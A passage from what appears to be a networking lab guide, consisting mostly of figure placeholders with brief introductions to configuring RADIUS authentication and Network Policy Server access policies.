


Figure 120

VII. Implementing RADIUS (Remote Authentication in Dial-In User Service)

RADIUS (Remote Authentication in Dial-In User Service) is a network protocol for the implementation of authentication, authorization, and collecting information about the resources used in the network. It is designed to transfer information between the central platform and network clients/devices.




Figure 121




Figure 122




Figure 123




Figure 124




Figure 125




Figure 126




Figure 127




Figure 128




Figure 129




Figure 130




Figure 131




Figure 132




Figure 133




Figure 134




Figure 135




Figure 136




Figure 137

VIII. Implementing Network Access Policy

Network Policy Server (NPS) uses network policies and the properties of user accounts to decide whether a connection request is authorized to connect to the network. This is used to configure a new network policy.




Figure 138




Figure 139




Figure 140




Figure 141




Figure 142

